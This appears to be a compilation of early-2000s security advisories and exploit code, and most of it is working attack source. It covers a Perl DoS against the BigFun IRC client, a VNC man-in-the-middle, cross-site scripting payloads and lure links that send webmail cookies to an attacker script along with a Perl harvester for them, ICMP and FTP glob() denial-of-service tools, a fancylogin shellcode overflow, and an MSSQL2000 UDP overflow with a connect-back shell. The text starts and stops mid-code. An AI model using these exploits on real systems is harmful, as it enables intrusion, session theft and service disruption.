    // a file. Yes, that's a 2K buffer for
    // mobile code. Yes, that's big.
    FILE *in_file;
    in_file = fopen(argv[2], "rb");
    if(in_file)
    {
        int offset = 650;
        while( (!feof(in_file)) && (offset < 3000))
        {
            theSploit[offset++] = fgetc(in_file);
        }
        fclose(in_file);
    }
}
send(s, theSploit, strlen(theSploit), 0);
}
closesocket(s);
}
}

```

BigFun Remote DoS Attack: BigFun is an Italian IRC client for Microsoft Windows, if DCC chat is established an attacker can cause a Dos to the client by sending him a long string.

Details

Vulnerable systems:

* BigFun version 1.51b

Exploit:

```

#####
# BigFun Version 1.51b Remote DoS attack
# Exploit by Luca Ercoli luca.ercoli@inwind.it

```

```
#####
```

```
use Socket;
```

```
$host = $ARGV[0];
```

```
$port = $ARGV[1];
```

```
if (!defined($port)) {  
print "Usage: $0 <target> <DCC port>\n";  
exit;  
}
```

```
$iaddr = inet_aton($host) || die "Host Resolve Error.\n";  
$sock_addr = pack_sockaddr_in($port,$iaddr);
```

```
socket(SOCKET,PF_INET,SOCK_STREAM,0) || die "Socket Error.\n";  
connect(SOCKET,$sock_addr) || die "Connect Error.\n";  
select(SOCKET); $|=1; select(STDOUT);
```

```
$dos = "A" x 999999;
```

```
print SOCKET $dos;
```

VNC Man in the Middle Exploit Code: The information has been provided by rsmc.

By using the below exploit code it is possible to use a VNC server without knowing its password by causing a client to authenticate through the attacking host, while the attacker redirects it to the server.

Details

Exploit:

```
#include <netinet/in.h>  
#include <string.h>  
#include <sys/types.h>  
#include <sys/socket.h>
```

```
#define VNCPORT 5900  
#define VNCSERVER "x.x.x.x"  
#define QUEUE 8  
#define BUFSIZ 512
```

```
typedef char rfbProtocolVersionMsg[13];  
#define sz_rfbProtocolVersionMsg 12
```

```
int main (int argc, char **argv) {
```

```
int sockfd, clientfd, vncfd;  
int nbytes = 0;  
struct sockaddr_in server, client, vnc;  
int len = sizeof (client);  
char buf [BUFSIZ];
```

```
if ( (sockfd = socket (AF_INET, SOCK_STREAM, 0) ) == -1) {  
perror ("socket");
```

```

exit (-1);
}

bzero (&server, sizeof (server) );
server.sin_family = AF_INET;
server.sin_addr.s_addr = htonl (INADDR_ANY);
server.sin_port = htons (VNCPORT);

/* this is the fake VNC server */
if (bind (sockfd, (struct sockaddr *) &server,
sizeof (server) ) == -1) {
perror ("bind");
exit (-1);
}

listen (sockfd, QUEUE);

if ( (clientfd = accept (sockfd,
(struct sockaddr *) &client, &len) ) == -1) {
perror ("accept");
exit (-1);
}

strcpy (buf, "RFB 003.003\n");

/* we must send VNC version number (from protocol) */
if (write (clientfd, buf, strlen (buf) ) < strlen (buf) ) {
perror ("write");
exit (-1);
}

/* we also must read VNC version number (from protocol) */
if ( (nbytes = read (clientfd, buf, BUFSIZ) ) <= 0) {
perror ("read");
exit (-1);
}

buf [nbytes] = 0;
printf ("version -> %s\n", buf);

buf [0] = 0x00;
buf [1] = 0x00;
buf [2] = 0x00;
buf [3] = 0x02;

/* we send the authentication method code to the client */
if (write (clientfd, buf, 4) < 4) {
perror ("write");
exit (-1);
}

if ( (vncfd = socket (AF_INET, SOCK_STREAM, 0) ) == -1) {
perror ("socket");
exit (-1);
}

bzero (&vnc, sizeof (vnc) );

```

```

vnc.sin_family = AF_INET;
vnc.sin_addr.s_addr = inet_addr (VNCSEVER);
vnc.sin_port = htons (VNCPORT);

/* we connect to the real VNC server */
if (connect (vncfd, (struct sockaddr *) &vnc,
sizeof (vnc) ) == -1) {
perror ("connect");
exit (-1);
}

/* again, we read version number from the VNC server */
if ( (nbytes = read (vncfd, buf, BUFSIZ) ) <= 0) {
perror ("read");
exit (-1);
}

strcpy (buf, "RFB 003.003\n");

/* and we send ours */
if (write (vncfd, buf, strlen (buf) ) < strlen (buf) ) {
perror ("write");
exit (-1);
}

/* we now read authentication method code from VNC server */
if ( (nbytes = read (vncfd, buf, BUFSIZ) ) <= 0) {
perror ("read");
exit (-1);
}

/* here is the challenge from server */
if ( (nbytes = read (vncfd, buf, BUFSIZ) ) <= 0) {
perror ("read");
exit (-1);
}

/* we send the challenge to the victim client */
if (write (clientfd, buf, 16) < 16) {
perror ("write");
exit (-1);
}

/* we have the encrypted password from the client */
if ( (nbytes = read (clientfd, buf, BUFSIZ) ) <= 0) {
perror ("read");
exit (-1);
}

/* we send the encrypted password to the VNC server */
if (write (vncfd, buf, 16) < 16) {
perror ("write");
exit (-1);
}

/* we read the result from the authentication process */
if (read (vncfd, buf, BUFSIZ) < 4) {

```

```
perror ("read");
exit (-1);
}

/* at this point we should be authenticated */
/* place whatever code you want here */

close (clientfd);
close (sockfd);
close (vncfd);

return 0;
}
```

XSS/Cookie problems at major (webmail) sites:

by "N|ghtHawk" Thijs Bosschert (nighthawk_at_hackers4hackers.org)

Introduction:

After finding a XSS/Cookie bug in the lycos.com mail site[0], I wondered if it was the only site with those problems. I found out that more sites got the same problem. This advisory gives three other sites to show the problem, and explains what the problem is.

Vendor Information:

Homepage : http://www.hotmail.com
Vendor informed
About bug : -
Mailed advisory: 11/11/02
Vender Response : none (yet?)
Status : Cookie capturing still possible

Homepage : http://www.yahoo.com
Vendor informed
About bug : 03/11/02
Mailed advisory: 03/11/02
Vender Response : none (yet?)
Status : Cookie capturing still possible

Homepage : http://www.excite.com
Vendor informed
About bug : 11/11/02
Mailed advisory: 11/11/02
Vender Response : 1 autoreply
Status : Cookie capturing still possible

Affected Versions:

Tested on:

- hotmail.com webmail
- yahoo.com Webmail
- excite.com webmail

Not tested on:

- Other MSN/Passport services
- Other yahoo services
- Other excite services

Description:

What is Hotmail?

- <http://www.hotmail.com>

Hotmail is the world's largest provider of free, Web-based e-mail. It is based on the premise that e-mail access should be easy and possible from any computer connected to the World Wide Web. Hotmail eliminates the disparities among e-mail programs by adhering to the universal Hypertext Transfer Protocol (HTTP) standard. Sending and receiving e-mail from Hotmail is easy: go to the Hotmail Web site at <http://www.hotmail.com> or click the Hotmail link at <http://www.msn.com>, sign in, and send an e-mail message. By using a Web browser as a universal e-mail program, Hotmail lets you stay connected anywhere in the world.

What is Yahoo?

- <http://www.yahoo.com/>

"Yahoo currently provides users with access to a rich collection of resources, including, various communications tools, forums, shopping services, personalized content and branded programming through its network of properties (the "Service"). "

- <http://mail.yahoo.com>

"Yahoo! Mail is one of the Internet's most popular free e-mail services. Access your e-mail account from anywhere with Yahoo! Mail, you have access to your email from any Internet-connected computer in the world. Whether you are at a cafe, in a library, at work or at home, with Yahoo! Mail, your email address is the same and your account is accessible from all locations. "

What is Excite?

- <http://www.excite.com>

Excite is a multi-purpose service which allows you to use or access a wealth of products and services, including e-mail, search services, chat rooms and bulletin boards, shopping services, news, financial information and broad range of other content (collectively the "Excite Service").

Vulnerability:

All of the above named sites use cookies with their mailservices. Also do these sites have more than one service, and for the different services have different hostnames/servers.

The problem in this is that with finding a XSS bug in one of the many services there could be made a XSS request to get the cookie of the mailservice.

Hotmail example:

Hotmail uses *.msn.com for there services, so with a XSS bug in any *.msn.com the cookie for the email service can be captured. The example XSS is in the 'article.asp' script on 'www.accesshollywood.msn.com'. This script doesn't seem to be filtering anything, so a XSS-url will be:

```
- http://www.accesshollywood.msn.com/news/article.asp?art=><script>
  window.open('http://host/cgi-bin/rompigema.pl?' + document.referrer
  + '%20' + document.cookie);</script>
```

Yahoo example:

The yahoo mailservice uses a *.yahoo.com server, so a XSS on any *.yahoo.com server will give the cookie of the mailserver. The example XSS is in the 'login' script on 'login.europe.yahoo.com'. This script seems to be filtering < and %3C. But yahoo uses the same script for multiple lands, and shows a picture for each land. It gets the name of the picture partly from a variable. So with changing the name of the picture in something bogus and adding an 'onerror' you can insert javascript into it. So a XSS-url would be:

```
- http://login.europe.yahoo.com/config/login?.intl=frx%22%20onerror=
  %22plof:window.open('http://host/cgi-bin/rompigema.pl?'%2Bdocument.
  referrer%2B'%20'%2Bdocument.cookie)%22%3E&.src=ym&.done=
```

Excite example:

The excite mailservice uses a *.excite.com server, so any XSS on a *.excite.com can be used to get the mailservice cookie. The example XSS is in the 'spmywaymaint.jsp' script on 'sports.excite.com'. The example XSS-url would be:

```
- http://sports.excite.com/jsp/spmywaymaint.jsp?ru=X%22><script>
  window.open('http://host/cgi-bin/rompigema.pl?'%252Bdocument.
  referrer%252B'%20'%252bdocument.cookie);</script>
```

One of the problems with these bugs is that the XSS-bug is on another server/service and probably be maintained by other people than the people who are maintaining the mailservice. Because of this, fixing the bug can take a lot more time than actually needed. Bugs on other services can insecure the mailservice, and because there are many services on those sites most of the time it may be easy to find another XSS-bug.

Exploit:

The XSS bugs can be exploited by letting people click a link in an email.

Example links:

HOTMAIL:

```
- <a href="http://www.accesshollywood.msn.com/news/article.asp?
  art=><script>window.open('http://host/cgi-bin/rompigema.pl?'+
  document.referrer+'%20'+document.cookie);</script>">Britney
  Nude!</a>
```

YAHOO:

```
- <a href="http://login.europe.yahoo.com/config/login?.intl=
  frx%22%20onerror=%22plof:window.open('http://host/cgi-bin/
  rompigema.pl?'%2Bdocument.cookie)%22%3E&.src=ym&.done=">
  Britney Nude!</a>
```

EXCITE:

```
- <a href="http://sports.excite.com/jsp/spmywaymaint.jsp?ru=
  X%22><script>window.open('http://host/cgi-bin/rompigema.pl?'
  %252Bdocument.referrer%252B'%20'%252bdocument.cookie);
  </script>">Britney Nude!</a>
```

The string 'Britney Nude' will trick some of the people to click the link. Other strings like "This email could not be shown because of an error, please klik here to try again" will trick a lot more users. Because many people will click such links without even thinking.

Other ways to exploit this are:

- Giving people links through instant messengers.
- Put javascript in any homepage, which will open the xss bug.
Can be exploited for example in:
 - Not good filtered forums
 - Not good filtered guestbooks
- Give people a url which will redirect them to the XSS bug.

And people can think of other ways as well, actually it isn't really safe to surf on the internet with a webmail account if the servers aren't fully secure.

All the links above are going to a perl script. This script (rompigema.pl) will get the cookie and the referrer of the 'victim', then it will make a request to the server to get the frontpage, inbox or an email from the 'victim'.

This script is to show you how easy it is to abuse cookies from other people, ofcourse you also could try and put the cookie into your own cookie-dir in windows or something.

NOTE: The Rompigema.pl script will only work when people click the link in an email (not with the other ways written above), because it uses the referrer to make it more easy to make the request. The script could be altered so that it can be done without the referrer. An example of such a script is the fragile.pl script written for the lycos XSS/Cookie bug.

```
-----  
Rompigema.pl:  
-----
```

```
#!/usr/bin/perl  
#  
# Multiple XSS/Cookie Problems  
# Proof Of Concept  
# N|ghtHawk  
# nighthawk_at_hackers4hackers.org  
  
use IO::Socket;  
  
# OPTIONS  
# 1. See Frontpage  
# 2. See Inbox  
# 3. Read An E-Mail  
# 4. Only save Cookie  
$option = "3";  
  
# PATH  
$path = "/tmp/mirrors/";  
  
$cookie = "$ENV{QUERY_STRING}\;";  
$cookie =~ s/%20/ /g;  
  
if ($cookie =~ /http:\\\\/(.*mail\\.(.*)\\.com)(\\/[^\ ]* )(.*)/) {  
    $host = $1;  
    $type = $2;  
    $req = $3;  
    $cookie = $4;  
    if ($req =~ /ArdSI=(.*)&ArdSI=/) {  
        $ardsi = $1;  
    }  
}
```

```

if (!$cookie || !$host) { &no_cookie; }

%msn = (
  1 => "/cgi-bin/hmhome",
  2 => "/cgi-bin/HotMail?curmbox=F000000001",
  filt => "<a *href=\"\"/(cgi-bin/getmsg\?.*)\">",
  name => "class=[^ ]*\"><(. *@hotmail.com)<"
);

%yahoo = (
  1 => "/ym/Welcome?order=down&sort=date&pos=0",
  2 => "/ym/us/ShowFolder?box=Inbox&order=down&sort=date&pos=0",
  filt => "\"/(ym/ShowLetter?.*)\">",
  name => "<b>.* (. *@yahoo.com)</b>"
);

%excite = (
  1 => "\/splash.php?ArdSI=$ardsi&ArdSI=$ardsi",
  2 => "\/folder_msglist.php?t=0&m=0&ArdSI=$ardsi&in=1",
  filt => "(msg_read.php?[^>]*)'",
  name => "<b>Hi (.*)!</b>"
);

$req = "$$type{2}";
if ($option == "1") { $req = "$$type{1}"; }

$data = request($host, $req);

if ($option == "3") {
  @datar = split(/\n/, $data);
  foreach $line (@datar) {
    if ($line =~ /$$type{filt}/) {
      $req = "/$1";
    }
  }
  $data = request($host, $req);
}

&out($data);

sub out {
  my ($data) = @_;
  @datar = split(/\n/, $data);
  foreach $line (@datar) {
    if ($line =~ /$$type{name}/) {
      $name = $1;
    }
  }
  if ($option == 4) {
    $data = "$name\n$cookie\n";
    $name = "cookies";
  }
  open(FILE, ">>$path$name.html");
  print FILE "$data\n";
  close(FILE);
  print "Content-type: text/html\n";
  print "Location: http://www.dwheeler.com/secure-programs/".

```

```

        "Secure-Programs-HOWTO.html\n\n";
    }

sub request {
    my ($host, $req) = @_ ;
    $sock = IO::Socket::INET->new(
        Proto => "tcp",
        PeerAddr => "$host",
        PeerPort => "80",
        Timeout => 30) || die "Could not create socket: $!\n";
    print $sock "GET $req HTTP/1.0\n".
        "Host: $host\n".
        "Accept: image/gif, image/x-xbitmap, */*\n".
        "Accept-Language: nl\n".
        "User-Agent: Pr00fOfConcept/1.0 \n".
        "Connection: Keep-Alive\n".
        "Cookie: $cookie\n\n";
    sleep(4);
    recv($sock,$data,200000,0);
    close($sock);
    return $data;
}

sub no_cookie {
    print "content-type: text/html\n\n";
    print "<h1>No Cookie or Referrer found</h1>\n";
    exit;
}

```

Patch:

Well, it's up to the sites to patch this. It would be a good idea to not put insecure scripts on a server which uses the same cookies as your mailsystem. Also I really think an idea like HttpOnly[1] would be a good start in getting rid of all the XSS bugs.

Links:

[0]Lycos XSS/Cookie Advisory:
- <http://www.securiteam.com/securitynews/6R0041P60Q.html>
- <http://www.dsinet.org/?id=3005>

XSS:
- <http://www.cgisecurity.com/articles/xss-faq.shtml>

[1]HttpOnly:
- <http://online.securityfocus.com/archive/1/299032/2002-10-30/2002-11-05/1>
- <http://msdn.microsoft.com/library/en-us/dncode/html/secure10102002.asp>

Meaning of Rompigema:

- <http://www.tios.cs.utwente.nl/traduk/EO-EN/Traduku?rompig%5Eema>

Thanks:

Asby, Wim, Digiover, Scorpster, Anna

P-SMASH:

```
/*
 * p-smash.c
 *
 * Author:
 * Paulo Ribeiro <prrar@nitnet.com.br>
 * Rio de Janeiro, RJ, Brazil - January, 2001
 *
 * Results:
 * While running this program, the target system will be halted or
 * will get too slow.
 *
 * Message from ipchains:
 * Jan 26 17:42:22 host kernel: Packet log: input ACCEPT eth0
PROTO=1
 * 192.168.0.2:9 192.168.0.1:0 L=84 S=0x00 I=33619 F=0x0000 T=64
(#5)
 *
 * Systems affected:
 * Microsoft Windows 95 - slows down
 * Microsoft Windows 98 - halts
 * Any other?
 *
 * Why:
 * Seems that Microsoft Windows 98 can't handle with a ICMP packet
with
 * type 9 and code 0.
 *
 * Yes, you can modify and redistribute this program, but keep my name
on it.
 */
```

```
#include <errno.h>
#include <netdb.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/time.h>
#include <sys/param.h>
#include <sys/socket.h>
#include <sys/file.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/in_system.h>
```

```

#define MAXPACKET      4096

int s;
int ident;

struct sockaddr whereeto;

void send_pkt(int argc, char *argv[]);

int main(int argc, char *argv[])
{
    char *hostname;
    char *inet_ntoa();
    char *toaddr = NULL;
    char hnamebuf[MAXHOSTNAMELEN];

    struct sockaddr_in *to = (struct sockaddr_in *) &whereeto;
    struct hostent *hp;
    struct protoent *proto;

    if (argc != 2)
    {
        fprintf(stderr, "Usage: %s <hostname>\n", argv[0]);
        exit(1);
    }

    bzero((char *)&whereeto, sizeof(struct sockaddr));
    to->sin_family = AF_INET;
    to->sin_addr.s_addr = inet_addr(argv[1]);
    if (to->sin_addr.s_addr != -1)
    {
        strcpy(hnamebuf, argv[1]);
        hostname = hnamebuf;
    }
    else
    {
        hp = gethostbyname(argv[1]);
        if (hp)
        {
            to->sin_family = hp->h_addrtype;
            bcopy(hp->h_addr, (caddr_t)&to->sin_addr, hp-
>h_length);

            hostname = hp->h_name;
            toaddr = inet_ntoa(to->sin_addr.s_addr);
        }
        else
        {
            printf("p-smash: unknown host %s\n", argv[1]);
            exit(1);
        }
    }

    ident = getpid() & 0xFFFF;

    if ((proto = getprotobyname("icmp")) == NULL)
    {
        fprintf(stderr, "p-smash: icmp: unknown protocol\n");
    }
}

```

```

        exit(1);
    }
    if ((s = socket(AF_INET, SOCK_RAW, proto->p_proto)) < 0)
    {
        perror("p-smash: socket");
        exit(1);
    }

    setlinebuf(stdout);

    printf("Sending packets to %s... ", hostname);
    fflush(stdout);

    for (;;)
        send_pkt(argc, argv);

    exit(0);
}

void send_pkt(int argc, char *argv[])
{
    static unsigned char outpack[MAXPACKET];
    struct icmp *icp = (struct icmp *) outpack;

    int ntransmitted = 0;

    icp->icmp_type = 9;    // here
    icp->icmp_code = 0;    // it is
    icp->icmp_seq = ntransmitted++;
    icp->icmp_id = ident;
    icp->icmp_cksum = in_cksum(icp, 64);

    sendto(s, outpack, 64, 0, &where, sizeof(struct sockaddr));
}

in_cksum(unsigned short *addr, int len)
{
    register int nleft = len;
    register unsigned short *w = addr;
    register unsigned short answer;
    register int sum = 0;
    unsigned short odd_byte = 0;

    while (nleft > 1)
    {
        sum += *w++;
        nleft -= 2;
    }

    if (nleft == 1)
    {
        *(unsigned char *)&odd_byte = *(unsigned char *)w;
        sum += odd_byte;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
}

```



```

        answer = ~sum;

        return(answer);
}

```

Glob-abuse:

```

/*
 * This code exploits a bug in the glob() function used
 * in some ftpd's (like proftpd, netbsd ftpd, iis ftpd, ...)
 * it sends a 'ls' command for * ../.*
 * which will take up about 100% of a systems memory and
 * creating a VERY effective DoS !
 *
 * a workaround for this DoS is to filter out strings that
 * can be used to abuse the glob() function !
 *
 * This program was coded by R00T-dude
 *
 * Greetz to: f0bic, incubus, t-omicron, nostalgic, zym0t1c,
 * tosh, vorlon, cicero, sentinel, shaolin_p, so many others !
 */

#include <stdio.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <string.h>

#define USER "anonymous" /* change if needed */
#define PASS "rdude@just.dossed.y0u.org" /* change if needed */
#define PORT 21 /* change if needed */
#define DELAY 2

main(int argc, char **argv)
{
    int sock, conn, i;
    char buffer[250];
    char user[30];
    char pass[30];
    struct hostent *hp;
    struct sockaddr_in sin;

    if (argc < 2)
    {
        printf("usage :: %s ip/hostname ", argv[0]);
        printf("example : %s 127.0.0.1 \n", argv[0]);
        exit(0);
    }

    if ((hp=gethostbyname(argv[1])) == NULL )
    {
        perror("gethostbyname() failed :");
        exit(-1);
    }

    sock = socket(AF_INET, SOCK_STREAM, 0);

```



```

/*****
* Fancylogin 0.99.7 bufferoverflow exploit
* ~~~~~
* Exploited by gh0st
*
* There exists a very simple and stupid
* bug in fancylogin, argv[2] is strcpy'd in
* a to a small array without bounds check.
* EIP can easily be overwritte, this is
* standard exploit code...
* Fancylogin is usually not +s so this
* exploit isn't that dangerous ;)
*
* Thx to aleph one for his excellent article
* about buffer overflows
*
* Greetings fly to: huega, koerk, chef,
* anarchy, bullet
*
* This exploit was written during the
* easterhegg 2001 @ CCC Hamburg
*
* usage: fancylogin_ex [buffer_size] [offset]
*
* Tested on debian potato and kernel 2.2.18
* and 2.2.19 using a self-compiled
* fancylogin 0.99.7.
* And on rocklinux 1.3.11 with a prebuilt
* binary of fancylogin.
*
* The fancylogin team is aware of this bug
* and has released a patch.
*
*****/

// Exploit worked for me using this offset
#define OFFSET          3500
// and this buffersize ...
#define BUFFER_SIZE     4100

#define EGG_SIZE        1200

// Standard linux shellcode by aleph one
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[]) {
    char *buff, *ptr, *egg;
    long *addr_ptr, addr;
    int offset=OFFSET, bsize=BUFFER_SIZE;
    int i, eggsize=EGG_SIZE;

```

```

    printf("[ Fancylogin 0.99.7 exploit ]\n[ exploited by gh0st @
easterhegg 2001 ]\n[ usage: %s [size] [offset] ]\n",argv[0]);

    if(argc>1) bsize=atoi(argv[1]);
    if(argc>2) offset=atoi(argv[2]);

    buff=malloc(bsize);
    egg=malloc(eggsize);

    addr=get_sp()-offset;
    printf("+ Using address: 0x%x\n", addr);

    ptr=buff;
    addr_ptr=(long *)ptr;
    for (i=0;i<bsize;i+=4) *(addr_ptr++)=addr;

    ptr=egg;
    for (i=0;i<eggsize-strlen(shellcode)-1;i++) *(ptr++)=0x90;
    for(i=0;i<strlen(shellcode);i++) *(ptr++)=shellcode[i];

    buff[bsize-1]='\0';
    egg[eggsize-1]='\0';

    memcpy(egg,"EGG=",4);
    putenv(egg);
    memcpy(buff,"RET=",4);
    putenv(buff);
    system("fancylogin -r $RET bla");

    return 0;
}

```

MSSQL2000 Remote UDP Exploit: MSSQL Server 2000 SP0 - SP2 remote exploit which uses UDP to overflow a buffer and send a shell to tcp port 53.

/*

MSSQL2000 Remote UDP Exploit!

Modified from "Advanced Windows Shellcode" by David Litchfield,
david@ngssoftware.com

fix a bug.

Modified by lion, lion@cnhonker.net
Welcome to HUC Website <http://www.cnhonker.com>

*/

```
#include <stdio.h>
```

```
#include <winsock2.h>
```

```
#pragma comment (lib,"Ws2_32")
```

```
int GainControlOfSQL(void);
```

```

int StartWinsock(void);

struct sockaddr_in c_sa;
struct sockaddr_in s_sa;

struct hostent *he;
SOCKET sock;
unsigned long addr;
int SQLUDPPort=1434;
char host[256]="";
char request[4000]="\x04";
char ping[8]="\x02";

char exploit_code[]=
"\x55\x8B\xEC\x68\x18\x10\xAE\x42\x68\x1C"
"\x10\xAE\x42\xEB\x03\x5B\xEB\x05\xE8\xF8"
"\xFF\xFF\xFF\xBE\xFF\xFF\xFF\xFF\x81\xF6"
"\xAE\xFE\xFF\xFF\x03\xDE\x90\x90\x90\x90"
"\x90\x33\xC9\xB1\x44\xB2\x58\x30\x13\x83"
"\xEB\x01\xE2\xF9\x43\x53\x8B\x75\xFC\xFF"
"\x16\x50\x33\xC0\xB0\x0C\x03\xD8\x53\xFF"
"\x16\x50\x33\xC0\xB0\x10\x03\xD8\x53\x8B"
"\x45\xF4\x50\x8B\x75\xF8\xFF\x16\x50\x33"
"\xC0\xB0\x0C\x03\xD8\x53\x8B\x45\xF4\x50"
"\xFF\x16\x50\x33\xC0\xB0\x08\x03\xD8\x53"
"\x8B\x45\xF0\x50\xFF\x16\x50\x33\xC0\xB0"
"\x10\x03\xD8\x53\x33\xC0\x33\xC9\x66\xB9"
"\x04\x01\x50\xE2\xFD\x89\x45\xDC\x89\x45"
"\xD8\xBF\x7F\x01\x01\x01\x89\x7D\xD4\x40"
"\x40\x89\x45\xD0\x66\xB8\xFF\xFF\x66\x35"
"\xFF\xCA\x66\x89\x45\xD2\x6A\x01\x6A\x02"
"\x8B\x75\xEC\xFF\xD6\x89\x45\xEC\x6A\x10"
"\x8D\x75\xD0\x56\x8B\x5D\xEC\x53\x8B\x45"
"\xE8\xFF\xD0\x83\xC0\x44\x89\x85\x58\xFF"
"\xFF\xFF\x83\xC0\x5E\x83\xC0\x5E\x89\x45"
"\x84\x89\x5D\x90\x89\x5D\x94\x89\x5D\x98"
"\x8D\xBD\x48\xFF\xFF\xFF\x57\x8D\xBD\x58"
"\xFF\xFF\xFF\x57\x33\xC0\x50\x50\x50\x83"
"\xC0\x01\x50\x83\xE8\x01\x50\x50\x8B\x5D"
"\xE0\x53\x50\x8B\x45\xE4\xFF\xD0\x33\xC0"
"\x50\xC6\x04\x24\x61\xC6\x44\x24\x01\x64"
"\x68\x54\x68\x72\x65\x68\x45\x78\x69\x74"
"\x54\x8B\x45\xF0\x50\x8B\x45\xF8\xFF\x10"
"\xFF\xD0\x90\x2F\x2B\x6A\x07\x6B\x6A\x76"
"\x3C\x34\x34\x58\x58\x33\x3D\x2A\x36\x3D"
"\x34\x6B\x6A\x76\x3C\x34\x34\x58\x58\x58"
"\x58\x0F\x0B\x19\x0B\x37\x3B\x33\x3D\x2C"
"\x19\x58\x58\x3B\x37\x36\x36\x3D\x3B\x2C"
"\x58\x1B\x2A\x3D\x39\x2C\x3D\x08\x2A\x37"
"\x3B\x3D\x2B\x2B\x19\x58\x58\x3B\x35\x3C"
"\x58";

int main(int argc, char *argv[])
{
unsigned int ErrorLevel=0,len=0,c =0;
int count = 0;

```

```

char sc[300]="";
char ipaddress[40]="";
unsigned short port = 0;
unsigned int ip = 0;
char *ipt="";
char buffer[400]="";
unsigned short prt=0;
char *prtt="";

if(argc != 2 && argc != 5)
{
printf("=====  

\r\n");
printf("SQL Server UDP Buffer Overflow Remote Exploit\r\n\r\n");
printf("Modified from \"Advanced Windows Shellcode\"\r\n");
printf("Code by David Litchfield, david@ngssoftware.com\r\n");
printf("Modified by lion, fix a bug.\r\n");
printf("Welcome to HUC Website http://www.cnhonker.com\r\n\r\n");
printf("Usage:\r\n");
printf(" %s Target [<NCHost> <NCPort> <SQLSP>]\r\n\r\n", argv[0]);
printf("Exemple:\r\n");
printf("Target is MSSQL SP 0:\r\n");
printf(" C:\\>nc -l -p 53\r\n");
printf(" C:\\>%s db.target.com 202.202.202.202 53 0\r\n",argv[0]);
printf("Target is MSSQL SP 1 or 2:\r\n");
printf(" c:\\>%s db.target.com 202.202.202.202\r\n\r\n", argv[0]);
return 0;
}

strncpy(host, argv[1], 100);

if(argc == 5)
{
strncpy(ipaddress, argv[2], 36);

port = atoi(argv[3]);

// SQL Server 2000 Service pack level
// The import entry for GetProcAddress in sqlsort.dll
// is at 0x42ae1010 but on SP 1 and 2 is at 0x42ae101C
// Need to set the last byte accordingly

if(argv[4][0] == 0x30)
{
printf("MSSQL SP 0. GetProcAddress @0x42ae1010\r\n");
exploit_code[9]=0x10;
}
else
{
printf("MSSQL SP 1 or 2. GetProcAddress @0x42ae101C\r\n");
}
}

ErrorLevel = StartWinsock();
if(ErrorLevel==0)

```

```

{
printf("Starting Winsock Error.\r\n");
return 0;
}

if(argc == 2)
{
strcpy(request,ping);

GainControlOfSQL();
return 0;
}

strcpy(buffer,exploit_code);

// set this IP address to connect back to
// this should be your address
ip = inet_addr(ipaddress);
ipt = (char*)&ip;
buffer[142]=ipt[0];
buffer[143]=ipt[1];
buffer[144]=ipt[2];
buffer[145]=ipt[3];

// set the TCP port to connect on
// netcat should be listening on this port
// e.g. nc -l -p 80

prt = htons(port);
prt = prt ^ 0xFFFF;
prtt = (char *) &prt;
buffer[160]=prtt[0];
buffer[161]=prtt[1];

strcat(request,"AAAABBBBCCCCDDDEEEFFFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNN
NOOOOPPPPQQQRRRRSSSSTTTTUUUVVVVWWWXXXX");

// Overwrite the saved return address on the stack
// This address contains a jmp esp instruction
// and is in sqlsort.dll.

strcat(request,"\xDC\xC9\xB0\x42"); // 0x42B0C9DC

// Need to do a near jump
strcat(request,"\xEB\x0E\x41\x42\x43\x44\x45\x46");

// Need to set an address which is writable or
// sql server will crash before we can exploit
// the overrun. Rather than choosing an address
// on the stack which could be anywhere we'll
// use an address in the .data segment of sqlsort.dll
// as we're already using sqlsort for the saved
// return address

// SQL 2000 no service packs needs the address here
strcat(request,"\x01\x70\xAE\x42");

```

```

// SQL 2000 Service Pack 2 needs the address here
strcat(request, "\x01\x70\xAE\x42");

// just a few nops
strcat(request, "\x90\x90\x90\x90\x90\x90\x90\x90");

// tack on exploit code to the end of our request and fire it off
strcat(request,buffer);

GainControlOfSQL();

return 0;
}

int StartWinsock()
{
int err=0;
WORD wVersionRequested;
WSADATA wsaData;

wVersionRequested = MAKEWORD(2,1);
err = WSASStartup( wVersionRequested, &wsaData );
if (err != 0)
{
printf("error WSASStartup 1.\r\n");
return 0;
}
if ( LOBYTE( wsaData.wVersion ) != 2 || HIBYTE( wsaData.wVersion ) != 1
)
{
printf("error WSASStartup 2.\r\n");
WSACleanup( );
return 0;
}

if (isalpha(host[0]))
{
he = gethostbyname(host);

if (he == NULL)
{
printf("Can't get the ip of %s!\r\n", host);
WSACleanup( );
exit(-1);
}

s_sa.sin_addr.s_addr=INADDR_ANY;
s_sa.sin_family=AF_INET;
memcpy(&s_sa.sin_addr,he->h_addr,he->h_length);
}
else
{
s_sa.sin_family=AF_INET;
s_sa.sin_addr.s_addr = inet_addr(host);
}
}

```



```

}

return 1;
}

int GainControlOfSQL(void)
{
char resp[600]="";
int snd=0,rcv=0,count=0, var=0;
unsigned int ttlbytes=0;
unsigned int to=2000;
struct sockaddr_in cli_addr;
SOCKET cli_sock;

cli_sock=socket(AF_INET,SOCK_DGRAM,0);
if (cli_sock==INVALID_SOCKET)
{
return printf("sock erron\r\n");
}

cli_addr.sin_family=AF_INET;
cli_addr.sin_addr.s_addr=INADDR_ANY;
cli_addr.sin_port=htons((unsigned short)53);

setsockopt(cli_sock,SOL_SOCKET,SO_RCVTIMEO,(char *)&to,sizeof(unsigned
int));
if(bind(cli_sock,(LPSOCKADDR)&cli_addr,sizeof(cli_addr))==SOCKET_ERROR)
{
return printf("bind error");
}

s_sa.sin_port=htons((unsigned short)SQLUDPPort);

if (connect(cli_sock,(LPSOCKADDR)&s_sa,sizeof(s_sa))==SOCKET_ERROR)
{
return printf("Connect error");
}
else
{
snd=send(cli_sock, request , strlen (request) , 0);
printf("Packet sent!\r\n");
printf("If you don't have a shell it didn't work.\r\n");
rcv = recv(cli_sock,resp,596,0);
if(rcv > 1)
{
while(count < rcv)
{
if(resp[count]==0x00)
resp[count]=0x20;
count++;
}
